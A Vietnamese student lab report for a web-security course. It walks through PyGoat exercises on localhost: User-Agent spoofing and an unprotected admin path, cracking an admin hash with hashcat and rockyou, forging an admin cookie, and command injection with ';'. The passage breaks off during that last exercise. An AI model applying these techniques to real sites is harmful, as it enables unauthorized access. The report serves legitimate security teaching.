

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Lab 1: Tổng quan các lỗ hổng bảo mật web thường gặp

Bài Tập Làm Ở Nhà

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.P11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Tôn Thất Bình	21520639	2152xxxx@gm.uit.edu.vn
2	Nguyễn Văn Hào	20521293	2052xxxx@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5	100%
6	Bài tập 6	100%
7	Bài tập 7	100%
8	Bài tập 8	0%
9	Bài tập 9	0%
10	Bài tập 10	100%
11	Bài tập 11	100%
12	Bài tập 12	0%
13	Bài tập 13	0%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. http://localhost:8000/broken_access_lab_2


- Sau khi đăng nhập sử dụng tài khoản jack, từ response của server ta nhận thấy tài khoản admin chỉ sử dụng trình duyệt **pygoat_admin** :

The screenshot shows the 'Response' tab in a web browser's developer tools. The response is an HTML document. The visible content includes a button with the text 'Back to Lab' and a message: 'Admins don't use Browsers like Google Chrome or Firefox etc--> Admins only use pygoat_admin browser-->'. The button has an onclick event that calls window.location.href to /broken_access_control.

- Sử dụng công cụ **intercept**, ta sửa user-agent(chứa thông tin về trình duyệt của người dùng) thành **pygoat_admin** và **forward** :

The screenshot shows the 'Request' tab in a web browser's developer tools. The request is a POST to /broken_access_lab_2. The user-agent is modified to 'pygoat_admin'. The request is then forwarded to the server.


- Kết quả thu được:




2. http://localhost:8000/broken_access_lab_3

- Đăng nhập bằng thông tin xác thực quản trị :

```
user : admin  
password : admin_pass
```




- Sau đó ta vào đường dẫn: **/broken_access_controle/secret** chứa thông tin bí mật :




- Ta đăng xuất ra khỏi tài khoản quản trị và đăng nhập vào tài khoản người dùng, chúng ta không thể thấy tùy chọn cho thông tin bí mật nữa:

```
user : John
password : reaper
```



- Nếu chúng ta duyệt đến `/broken_access_controle/secret` thì chúng ta vẫn có thể truy cập trang đó vì không có kiểm tra xác thực nào được triển khai tại trang đó và đây là kết quả thu được:



- Trong trường hợp này cho thấy thực tế tin tặc không có thông tin xác thực quản trị nhưng vẫn có thể thấy được danh sách văn bản hiện có hoặc từ điển đường dẫn chung.

3. http://localhost:8000/cryptographic_failure/lab2

- Từ mã hash cho trước, ta sử dụng công cụ **hashid** để tìm thuật toán được sử dụng. Từ kết quả ta đoán mã hóa được sử dụng là **sha-256** hoặc **sha3-256** do tính phổ biến của chúng:

```
(kali㉿kali)-[/usr/share/wordlists]
$ hashid -m d953b4a47ce307fcb8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a
Analyzing 'd953b4a47ce307fcb8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a'
[+] Snefru-256
[+] SHA-256 [Hashcat Mode: 1400]
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94 [Hashcat Mode: 6900]
[+] GOST CryptoPro S-Box
[+] SHA3-256 [Hashcat Mode: 5000]
[+] Skein-256
[+] Skein-512(256)
```

- Sau đó ta sử dụng công cụ **hashcat** với mode tương ứng của **sha-256** và **sha3-256**, cùng với **wordlist rockyou.txt**, thử lần lượt với mã hash gốc và mã hash gốc với thứ tự được đảo lại. Kết quả thu được là **password777** sử dụng **sha-256** với mã hash bị đảo ngược :

```
(kali㉿kali)-[/usr/share/wordlists]
$ hashcat -m 1400 -a 0 admin-pass.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 2815/5694 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c


Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

a7c5bbb9ae1c49beb8819da6b5855aea43d0a6cf58b1b8bcf703ec74a4b359d:password777



Session.....: hashcat
Status.....: Cracked
```

- Kết quả đăng nhập với **admin-password777**:



4. http://localhost:8000/cryptographic_failure/lab3

- Chúng ta đăng nhập vào tài khoản xác thực người dùng:



- Ta bật **Intercept is on** để chặn gói tin gửi lên server:

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop

Request to http://127.0.0.1:8000

Time	Type	Direction	Host	Method	URL	Status code	Length
05:06:20 29 Sep 2...	HTTP	→ Request	127.0.0.1	GET	http://127.0.0.1:8000/cryptographic_failure/lab3		

Request

Pretty Raw Hex

```
1 GET /cryptographic_failure/lab3 HTTP/1.1
2 Host: 127.0.0.1:8000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://127.0.0.1:8000/cryptographic_failure
16 Accept-Encoding: gzip, deflate, br
17 Cookie: csrftoken=Q08pATzXZpI29zWHSp3eQL01uKJP3cXKxscokduYGFwKvKCMmPeublutD0VpZ19Q; sessionId=5u18o416qdsch2a2sw139ttcku5yk3qw; cookie="User|2024-09-29 06:04:07.777961"
18 Connection: keep-alive
19
20
```

Inspector Notes

0 highlights

- Mở gói tin lên và sau đó ta chọn **Inspector > Request Headers > Cookie** :

Burp Suite Community Edition v2024.7.6 - Temporary Project

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop

Request to http://127.0.0.1:8000

Time	Type	Direction	Host	Method	URL	Status code	Length
05:06:20 29 Sep 2...	HTTP	→ Request	127.0.0.1	GET	http://127.0.0.1:8000/cryptographic_failure/lab3		

Request

Pretty Raw Hex

```
1 GET /cryptographic_failure/lab3 HTTP/1.1
2 Host: 127.0.0.1:8000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://127.0.0.1:8000/cryptographic_failure
16 Accept-Encoding: gzip, deflate, br
17 Cookie: csrftoken=Q08pATzXZpI29zWHSp3eQL01uKJP3cXKxscokduYGFwKvKCMmPeublutD0VpZ19Q; sessionId=5u18o416qdsch2a2sw139ttcku5yk3qw; cookie="User|2024-09-29 06:04:07.777961"
18 Connection: keep-alive
19
20
```

Inspector

Request headers 17

Name	Value
Host	127.0.0.1:8000
Cache-Control	max-age=0
sec-ch-ua	"Not;A=Brand";v="24", ...
sec-ch-ua-mobile	?0
sec-ch-ua-platform	"Linux"
Accept-Language	en-US,en;q=0.9
Upgrade-Insecure-Req...	1
User-Agent	Mozilla/5.0 (Windows ...
Accept	text/html,application/xh...
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1
Sec-Fetch-Dest	document
Referer	http://127.0.0.1:8000/c...
Accept-Encoding	gzip, deflate, br
Cookie	csrftoken=Q08pATzX...
Connection	keep-alive


Inspector Notes

0 highlights


Event log All issues

Memory: 157.5MB


- Chọn **Cookie** hiển thị hình ảnh bên dưới:



- Sau đó ta tiến hành chỉnh sửa **User** thành **admin** rồi ta chọn **Apply changes** và **Forward** :



- Và đây là kết quả thu được:



5. http://localhost:8000/cmd_lab

- Sử dụng công cụ **repeater** để gửi và kiểm tra kết quả phản hồi từ server. Ta nhận thấy có thể chèn kí tự ; vào sau domain cần lookup để thực hiện lệnh khác.

- Kết quả tìm kiếm domain **youtube.com** :

Send Cancel < >

Request

PrettyRawHex

1POST /cmd_lab HTTP/1.1

2Host: 127.0.0.1:8000

3Content-Length: 27

4Cache-Control: max-age=0

5sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"

6sec-ch-ua-mobile: ?0

7sec-ch-ua-platform: "Linux"

8Accept-Language: en-US

9Upgrade-Insecure-Requests: 1

10Origin: http://127.0.0.1:8000

11Content-Type: application/x-www-form-urlencoded

12User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: http://127.0.0.1:8000/cmd_lab

19Accept-Encoding: gzip, deflate, br

20Cookie: messages=W1s1X19qc29uX211c3NhZ2UuLDAsMjUsI1N1Y2N1c3NmZDkxseSBzaWduZWQgaW4gYXMGYm1uaC4iXV0:1stzqv:WSo2WjQH_AL082ikvRVAJEytl04irNWZ8ZQdh4LLXU; csrftoken=NTnf6TkNwRHZrzAbhMebWfB175Zr150nEYI4i8vXeGczFwAVmN6csDDvosupb5Em; sessionId=eyn4a53zhzafuxlvhw73a4t88sh23nw

21Connection: keep-alive

22

23domain=youtube.com&os=linux

Response

PrettyRawHexRender

</h6>

715; <<>> DiG 9.11.5-P4-5.1+deb10u8-Debian <<>>

716youtube.com

717;; global options: +cmd

718;; Got answer:

719;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52395

720;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

721

722;; OPT PSEUDOSECTION:

723;; EDNS: version: 0, flags:: MBZ: 0x0005, udp: 1280

724;; QUESTION SECTION:

725;youtube.com. IN A

726

727

728;; ANSWER SECTION:

729youtube.com. 5 IN A 172.217.24.238

730

731;; Query time: 192 msec

732;; SERVER: 192.168.193.2#53(192.168.193.2)

733;; WHEN: Fri Sep 27 03:19:36 UTC 2024

734;; MSG SIZE rcvd: 56

735

</pre>

</div>

740

741

742

743<div align="right">

